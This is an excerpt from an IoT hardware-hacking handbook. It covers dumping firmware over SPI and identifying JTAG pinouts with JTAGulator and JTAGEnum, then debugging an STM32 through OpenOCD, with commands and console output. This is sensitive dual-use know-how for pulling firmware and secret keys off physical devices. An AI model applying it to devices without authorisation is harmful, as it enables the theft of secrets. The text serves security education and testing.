GND	GND
SPI_WP	-
SPI_MISO	D2
SPI_CS	D3 (CS)
SPI_MOSI	D1
SPI_CLK	D0 (CLK)
HD	-
3.3VDD	-

Figure 5-12. *Connection of WRTNode and Attify Badge for SPI firmware dumping*

Once you have made the connections, Figure 5-13 shows the final connection diagram for clarity.




Figure 5-13. *Connection of WRTNode and Attify Badge for SPI firmware dumping*

After the connection, the next step would be the same as earlier, which is running `spiflash.py` and then specifying a large enough size so that the entire flash chip content gets dumped. Figure 5-14 shows the firmware dumping process.

```
→ examples git:(master) ✗ sudo python spiflash.py -r wrtnode-dump.bin -s 20000000
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Reading 20000000 bytes starting at address 0x0...saved to wrtnode-dump.bin.
```

Figure 5-14. *Dumping firmware from the WRTNode using Attify Badge*

Finally, once we have the `wrtnode-dump.bin` we can run firmware analysis tools (which we cover later) such as Binwalk and get the entire original file system (Figure 5-15).

```
→ examples git:(master) ✗ binwalk wrtnode-dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
114816        0x1C080         U-Boot version string, "U-Boot 1.1.3 (Jun 21 2017 - 14:32:01)"
327680        0x50000         uImage header, header size: 64 bytes, header CRC: 0xCA97F83F, created: 2014-08-13 21:00:49, image size: 1029095 bytes
, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0x9A4CEAF, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma
, image name: "MIPS OpenWrt Linux-3.10.44"
327744        0x50040         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 3104924 bytes
1356839       0x14B427        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 7689776 bytes, 1980 inodes, blocksize: 262144
bytes, created: 2014-08-13 21:00:38
9109504       0x8B0000        JFFS2 filesystem, little endian
```

Figure 5-15. *Extracting file system from the firmware*

This is how we apply the SPI exploitation skill sets on real-world devices to dump the entire firmware from the device.

Conclusion

In this chapter, we covered several topics including EEPROM, I²C, and SPI. We also had a look at how we can read and write data from the EEPROM using both I²C and SPI communication protocols. This knowledge would be extremely useful for you when you are pentesting a real-world device and want to look at the firmware, which would be stored in the EEPROM, or any sensitive information.

You can also modify a firmware image dumped from the EEPROM chip and write it back and analyze the device's behavior.

In the next chapter, we start looking at one of the other most popular concepts in embedded device hacking, JTAG.

Often, you'll find real-world commercial devices storing content such as secret keys, firmware, binaries, and interesting data pieces in its EEPROM flash, which with the knowledge gained from this chapter, can be exploited.

CHAPTER 6

JTAG Debugging and Exploitation

In the preceding chapters, we looked at various communication protocols, such as UART, SPI, and I^2C. In this chapter, we cover JTAG, which is a bit different from what we have seen so far, and is not exactly a communication protocol. JTAG is a widely misunderstood concept, even within the security community.

The Joint Test Action Group (JTAG) is an association created in the mid-1980s when a group of companies came together to solve the problem of debugging and testing chips while dealing with the increasing complexity of devices.

During that period, embedded device manufacturers realized the trouble in traditional bed of nails testing was with the new assembled PCBs, due to increasing device density, especially while working with chips having an extremely high number of pins. Imagine the manual effort needed to test hundreds of chips with multiple pins in each of them and testing whether each of them is working well and communicating properly. To overcome this problem, the manufacturers came up with a standard that allows them to embed a piece of hardware into the chip itself to allow easier testing of various pins present in different chips of the PCB. This methodology was standardized by the IEEE in 1990 and named IEEE 1149.1.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_6

JTAG is not a standard or protocol, but rather just a way of testing different chips present on the device and debugging them. JTAG uses a technique known as boundary scan, which enables manufacturers to test and diagnose the assembled PCBs with much greater ease compared to the old traditional approach.

Boundary Scan

As just mentioned, boundary scan is a technique to debug and test various pins of the different chips present in a circuit. This is done by adding a piece of component called boundary scan cells near each pin of the chip that needs to be tested. The various I/O pins of the device are connected serially to form a chain. This chain can then be accessed by what is called the test access port (TAP).

The boundary scan happens by sending data into one of the chips and matching the output to the input to verify that everything is functioning properly. Each chip in Figure 6-1 is connected serially.




Figure 6-1. *Describing boundary scan cells (Source: CMOS VLSI design: A circuits and systems perspective, 3rd ed., Neil H. E. Westw & David Harris)*

Notice the I/O pads and the boundary scan cell near the periphery of each chip. These boundary scan cells can be accessed and checked for the values in the pins associated with the boundary scan cells. An external file known as a boundary scan description language file defines the capabilities of any single device's boundary scan logic.

Test Access Port

TAP is a collective name given to the JTAG interfaces present on a device. There are five signals TAP uses that control a state machine:

- *Test clock (TCK):* Used to synchronize the internal state machine operation and to clock serial data into the various boundary cells.
- *Test data in (TDI):* The serial input data pin to the scan cells.
- *Test data out (TDO):* Sends the serial output data from the scan cells.
- *Test mode select (TMS):* Used to control the state of the TAP controller.
- *Test reset (TRST, optional):* The reset pin that is active low. When it is driven low, it will reset the internal state machine.

The `TCK`, `TMS`, and `TRST` pins drive a 16-bit TAP controller machine that manages the overall exchange of data and instructions.

The TAP controller is a 16-stage finite state machine (FSM) that proceeds from state to state, based on the TMS and TCK signals. The TAP controller controls the test data register and the instruction register with the control signals. If an instruction is to be sent, then the clock (TCK) is activated and the reset is set to active low for the clock cycle. Once that is done, the reset signal is then deactivated and the TMS is toggled to traverse the state machine for further operation.

Boundary Scan Instructions

There is set of instructions defined by the IEEE 149.1 standard that must be made available for a device in case of a boundary scan. These instructions are listed here.

- *BYPASS:* The BYPASS instruction places the BYPASS register in the DR chain, so that the path from the TDI and TDO involves only a single flip-flop (shift-resistor). This allows a specific chip to be tested in a serial chain without any overhead or interference from other chips.
- *SAMPLE/PRELOAD:* The SAMPLE/PRELOAD instruction places the boundary scan register in the DR chain. This instruction is used to preload the test data into the boundary scan register (BSR). It is also used to copy the chip's I/O value into the data register, which can then be moved out in successive shift-DR states.
- *EXTEST:* The EXTEST instruction allows the user to test the off-chip circuitry. It is like SAMPLE/PRELOAD but also drives the value from the data register onto the output pads.

Test Process

To give you a clear overall picture, here is how the overall test process would look like for a boundary scan process:

- The TAP controller applies test data on the TDI pins.
- The BSR monitors the input to the device and the data are captured by the boundary scan cell.
- The gata then go into the device through the TDI pins.

- The data come out of the device through the TDO pins.
- The tester can verify the data on the output pin of the device and confirm if everything is working.

These tests can be used to find things ranging from a simple manufacturing defect, to missing components in a board, to unconnected pins or incorrect placement of the device, and even device failure conditions.

Debugging with JTAG

Even though the JTAG was originally created to assist with eliminating the old bed of nails testing, in the new-age embedded development and testing world, it is used to perform several activities such as debugging the various chips present on the device, accessing individual pin values on each chip, overall system testing, identifying faulty components in a highly dense PCB, and so on. Because JTAG is available in the systems from the very start, as soon as the system boots up, it makes it extremely useful for testers and engineers to look at all the various components present in the embedded device.

For penetration testers and security researchers, it is extremely useful as it allows us to debug the target system and its individual components. This also means if our target board has JTAG access available and contains an onboard flash chip, we would be able to dump the contents from the flash chip via JTAG. We will also be able to set breakpoints and analyze the entire stack, instruction sets, and registers while debugging with JTAG, and integrating it with a debugger.

Now that you know how useful JTAG is going to be for us to identify vulnerabilities in the target device or perform security research, the next step would be to identify the JTAG pinouts present on the target device.

Identifying JTAG Pinouts

Identifying JTAG pinouts can be a bit trickier compared to UART, where all you would need is to look for a set of three or four pins and then use multimeter to identify the individual pinouts. In the case of JTAG, we will need to use additional tools (e.g., JTAGulator) to effectively determine the individual pinouts present in our target device.

Another thing to note while working with JTAG is that in most of the devices you will find the JTAG pads, instead of JTAG pins or pads with holes, which also makes it important for us to have a bit of soldering experience if we want to exploit real-world devices via JTAG.

- In JTAG, we are concerned with usually four pins: TDI.
- TDO.
- TMS.
- TCK.

Before we look at the JTAG pinouts, let's have a look at what JTAG pinouts possibly look like, so that it is easier for us to locate them on a given circuit board. Figures 6-2 through 6-4 show some examples of the JTAG pinouts. Figure 6-2 shows a 14-pin JTAG interface in Netgear router WG602v3.




Figure 6-2. *JTAG pinouts in Netgear WG602v3 (Source: https://www.dd-wrt.com/phpBB2/files/jtag_wg602v3_643.jpg)*

Figures 6-3 and 6-4 show the PCB image of Wink Hub and the different JTAG interfaces.




Figure 6-3. *JTAG interfaces on a Wink Hub*




Figure 6-4. *JTAG on a Linksys WRT160NL (Source: http://www.usbjtag.com/jtagnt/router/wrt160nljtag.jpg)*

Now that you understand how JTAG pinouts might look on a real-world device, let's go ahead and start identifying what the pinout is for the JTAG interface we have just found.

For this exercise, you can use any device with a JTAG interface. For starters, though, I would recommend choosing a development board that has a specified JTAG interface on it that could be used for debugging. Good examples are Raspberry Pi or Intel Galileo, both of which come with JTAG pins on them.

We can identify JTAG pinouts using two approaches, which differ based on hardware used:

1. Using JTAGulator.
2. Using Arduino flashed with JTAGEnum.

Using JTAGulator

JTAGulator is open source hardware, designed by Joe Grand of Grand Idea Studios, which helps us identify JTAG pinouts for a given target device. It has 24 I/O channels that can be used for pinout discovery and can also be used to detect UART pinouts.

It uses an FT232RL chip that allows it to handle the entire USB protocol on a single chip and enables us to just plug in the device and have it appear as a virtual serial port with which we can then interact using a screen or minicom. Figure 6-5 shows an image of JTAGulator.




Figure 6-5. *JTAGulator by Joe Grand*

To use JTAGulator, we need to connect all the various pins on our target device to the JTAGulator channels while connecting the ground to ground. Once done, simply connect JTAGulator to our system and run a screen with a baud rate of 115200.

```
screen /dev/ttyUSB0 115200
```

Once you're on the JTAGulator screen, the next step would be to set the target system voltage by pressing `V` to select the target voltage.

After selecting the voltage, the next step is to select a `BYPASS` scan to find the pinouts. On selecting this, you will be required to specify how many channels you have selected for the pinouts.

Once you have selected everything, JTAGulator will detect the various JTAG pinouts for you as shown in Figure 6-6.

```
:V
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.2 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Ensure VADJ is NOT connected to target!
:B
Enter number of channels to use (4 - 24): 7
Ensure connections are on CH6..CH0.
Possible permutations: 840
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort.....................
TDI: 1
TDO: 2
TCK: 6
TMS: 4
TRST#: 0
TRST#: 1
TRST#: 3
TRST#: 5
Number of devices detected: 2
```

Figure 6-6. *Detecting JTAG pinouts with JTAGulator*

Based on which pins on your target device are connected to which channel, you will be able to identify the pinouts of the JTAG interface on the target device.

Using Arduino Flashed with JTAGEnum

Another popular technique of identifying JTAG interface is using Arduino. This is a much cheaper alternative compared to JTAGulator, but there are a few limitations, such as the scan being extremely slow and not having the ability to detect UART pinouts like JTAGulator does.

To use JTAGEnum with Arduino, the first step is to use the JTAGEnum program available at https://github.com/cyphunk/JTAGenum.

Once you have the code sample, open the Arduino integrated development environment (IDE) and paste the code into the editor window, as shown in Figure 6-7. Select the correct port and Arduino type from the menu options. In our case, we have an Arduino Nano connected to our system. Click the Upload button located on the top right and you will see that the code has been uploaded.




Figure 6-7. *Arduino flashed with JTAGEnum to detect JTAG pins*

Now that we have uploaded the code to our Arduino, the next step is to interface with the Arduino via a serial connection. This can be done either through the Serial Monitor present in the Arduino IDE or using a utility such as a screen or minicom, as shown in Figure 6-8.




Figure 6-8. *Moving forward with the scanning*

Once we have the JTAGEnum code up and running, we can then press s to start scanning for various combinations and identify the JTAG pinouts. This process might take a bit longer than what the JTAGulator took but will ultimately tell you the JTAG pinouts of the various wires connected to the Arduino, as shown in Figure 6-9.




Figure 6-9. *JTAGEnum was successful in detecting JTAG pinouts*

Just like you did earlier, map those wires to the ones connected on the target device and you will have the actual JTAG pinouts of the target device.

Now that we have identified the JTAG pinouts of the target device, the next step is to connect to the JTAG interface and debug the target device and the programs running on it. For this, we need knowledge of OpenOCD, which is what we are going to be discussing in the next section.

OpenOCD

OpenOCD is a utility that allows us to perform on-chip debugging with our target device via JTAG. OpenOCD, developed by Dominic Rath, is open source software that interfaces with a hardware debugger's JTAG port. The following are some of the things we can do with JTAG debugging:

- Debug the various chips present on the device.
- Set breakpoints and analyze registers and stack at a given time.
- Analyze flashes located on the device.
- Program and interact with the flashes.
- Dump firmware and other sensitive information.

OpenOCD, as you can see, is an extremely useful utility when we have to work with JTAG. In the next sections, we look at how we can set up OpenOCD and use it to perform additional exploitation of our target device.

Installing Software for JTAG Debugging

Some of the tools that we will be using to debug JTAG are:

- OpenOCD
- GDB-Multiarch
- Attify Badge tool

Installing OpenOCD on your system is straightforward if done using `apt` and can be done by running this command:

```
apt install openocd
```

You can also choose to build OpenOCD from the source if you wish, which can be done using the following commands:

```
wget https://downloads.sourceforge.net/project/openocd/
openocd/0.10.0/openocd-0.10.0.tar.bz2
```

```
tar xvf openocd-0.10.0.tar.bz2
./configure
make && make install
```

Once you have installed OpenOCD, we are ready to get started with our exploitation.

An additional useful utility to install here would be `GDB-Multiarch`, which would allow us to use GDB to debug binaries meant for different architectures, as most of the time we would be dealing with target devices and binaries that are not meant for the typical x86 architecture.

Alternatively, if you install the Attify Badge tool from https://github.com/attify/attify-badge and run `install.sh`, it will automatically install all the tools required for you, including OpenOCD. You can also use the AttifyOS located at https://github.com/adi0x90/attifyos, which is preconfigured with all the required tools.

Hardware for JTAG Debugging

On the hardware side, JTAG debugging and exploitation can be done with the following hardware tools:

- Attify Badge or other tools such as BusPirate or Segger J-Link.
- Target device with the JTAG interface.

For the sake of simplicity, we are using an Attify Badge for our JTAG debugging purposes. To use the Attify Badge with the target device, we will need to connect the corresponding JTAG pins of the device with the Attify Badge's pinouts for JTAG, which we look at in the next section.

To make use of the Attify Badge (or any other hardware for that matter), we need the OpenOCD configuration file for it and the configuration file for the target device (and for any other devices in the chain). Here, the Attify Badge will work like a JTAG adapter, and the target device can either be a processor or a controller.

Before jumping into making the connections for JTAG, we need to check if our target device's controller is supported by OpenOCD. To do this, we can check the target list table provided along with the OpenOCD source as shown in Figure 6-10.

```
~/openocd-0.10.0/tcl/target » ls
1986ве1т.cfg                    efm32_stlink.cfg      omap3530.cfg
adsp-sc58x.cfg                  em357.cfg             omap4430.cfg
aduc702x.cfg                    em358.cfg             omap4460.cfg
aducm360.cfg                    epc9301.cfg           omap5912.cfg
alphascale_asm9260t.cfg         exynos5250.cfg        omapl138.cfg
altera_fpgasoc.cfg              faux.cfg              or1k.cfg
am335x.cfg                      feroceon.cfg          pic32mx.cfg
am437x.cfg                      fm3.cfg               psoc4.cfg
amdm37x.cfg                     fm4.cfg               psoc5lp.cfg
ar71xx.cfg                      fm4_mb9bf.cfg         pxa255.cfg
armada370.cfg                   fm4_s6e2cc.cfg        pxa270.cfg
at32ap7000.cfg                  gp326xxxa.cfg         pxa3xx.cfg
at91r40008.cfg                  hilscher_netx10.cfg   quark_d20xx.cfg
at91rm9200.cfg                  hilscher_netx500.cfg  quark_x10xx.cfg
at91sam3ax_4x.cfg               hilscher_netx50.cfg   readme.txt
at91sam3ax_8x.cfg               icepick.cfg           renesas_s7g2.cfg
at91sam3ax_xx.cfg               imx21.cfg             samsung_s3c2410.cfg
at91sam3nXX.cfg                 imx25.cfg             samsung_s3c2440.cfg
at91sam3sXX.cfg                 imx27.cfg             samsung_s3c2450.cfg
at91sam3u1c.cfg                 imx28.cfg             samsung_s3c4510.cfg
at91sam3u1e.cfg                 imx31.cfg             samsung_s3c6410.cfg
at91sam3u2c.cfg                 imx35.cfg             sharp_lh79532.cfg
at91sam3u2e.cfg                 imx51.cfg             sim3x.cfg
at91sam3u4c.cfg                 imx53.cfg             smp8634.cfg
at91sam3u4e.cfg                 imx6.cfg              spear3xx.cfg
at91sam3uxx.cfg                 imx.cfg               stellaris.cfg
at91sam3XXX.cfg                 is5114.cfg            stellaris_icdi.cfg
at91sam4c32x.cfg                ixp42x.cfg            stm32f0x.cfg
at91sam4cXXX.cfg                k1921vk01t.cfg        stm32f0x_stlink.cfg
```

Figure 6-10. *OpenOCD targets*

You should always ensure that your target is listed in the OpenOCD targets, which come with the source, or else you will have to create a manual configuration file for your target device.

Setting Things up for JTAG Debugging

Now that we have everything in place, we need to make the connections required for JTAG debugging. The Attify Badge pinouts for JTAG are provided in Table 6-1.

Table 6-1. *Connections for JTAG with Attify Badge*

Pin on the Attify Badge	Function
D0	TCK
D1	TDI
D2	TDO
D3	TMS

Once we know the connection, the next step is to figure out the pinouts for our target board and make the connections. The connections would be as follows:

- TCK (D0) goes to CLK of the target device.
- TDI (D1) goes to TDI of the target device.
- TDO (D2) goes to TDO of the target device.
- TMS (D3) goes to TMS of the target device.

The pins functioning as CLK, TDI, TDO, and TMS would differ based on the processor or controller of the target device that you are trying to exploit.

For our demonstration purposes, we will take a device with the STM32F103C8 microcontroller family. The pinout diagram taken from its data sheet is displayed for better understanding in Figure 6-11.




Figure 6-11. *PIN configuration of STM32F103C8 microcontroller*

Once the connections have been done, the next step would be to ensure that we have the configuration (`.cfg`) files for the Attify Badge, as well as for our target.

The configuration file for the Attify Badge, `badge.cfg`, is available from the book code downloads, as shown here:

```
interface ftdi
ftdi_vid_pid 0x0403 0x6014
ftdi_layout_init 0x0c08 0x0f1b
adapter_khz 2000
```

For the configuration file of our target, the STM32 microcontroller, we can get it from the OpenOCD configurations itself.

Figure 6-12 shows a graphical representation of the connections currently.




Figure 6-12. *Connections for JTAG debugging*

Once the connections have been made, we can run the following command to check if we can use OpenOCD to debug the target, as shown here.

```
$ sudo openocd -f badge.cfg -f stm32fx.cfg
Open On-Chip Debugger 0.7.0 (2013-10-22-17:42)
Licensed under GNU GPL v2
For bug reports, read
       http://openocd.sourceforge.net/doc/doxygen/bugs.html
Info : only one transport option; autoselect 'jtag'
adapter speed: 2000 kHz
adapter speed: 1000 kHz
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
Warn : target name is deprecated use: 'cortex_m'
DEPRECATED! use 'cortex_m' not 'cortex_m3'
cortex_m3 reset_config sysresetreq
Info : clock speed 1000 kHz
Info : JTAG tap: stm32f1x.cpu tap/device found: 0x3ba00477
(mfg: 0x23b, part: 0xba00, ver: 0x3)
Info : JTAG tap: stm32f1x.bs tap/device found: 0x16410041
(mfg: 0x020, part: 0x6410, ver: 0x1)
Info : stm32f1x.cpu: hardware has 6 breakpoints, 4 watchpoints
```

As we can see from that text, OpenOCD is able to connect to our target device and shows us additional information such as six breakpoints, four watchpoints, and more.

Once you have reached that screen, you can use telnet to communicate to the OpenOCD instance, which has connected to our target device over JTAG.

```
$ telnet localhost 4444
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
```

```
> reset init
JTAG tap: stm32f1x.cpu tap/device found: 0x3ba00477
(mfg: 0x23b, part: 0xba00, ver: 0x3)
JTAG tap: stm32f1x.bs tap/device found: 0x16410041
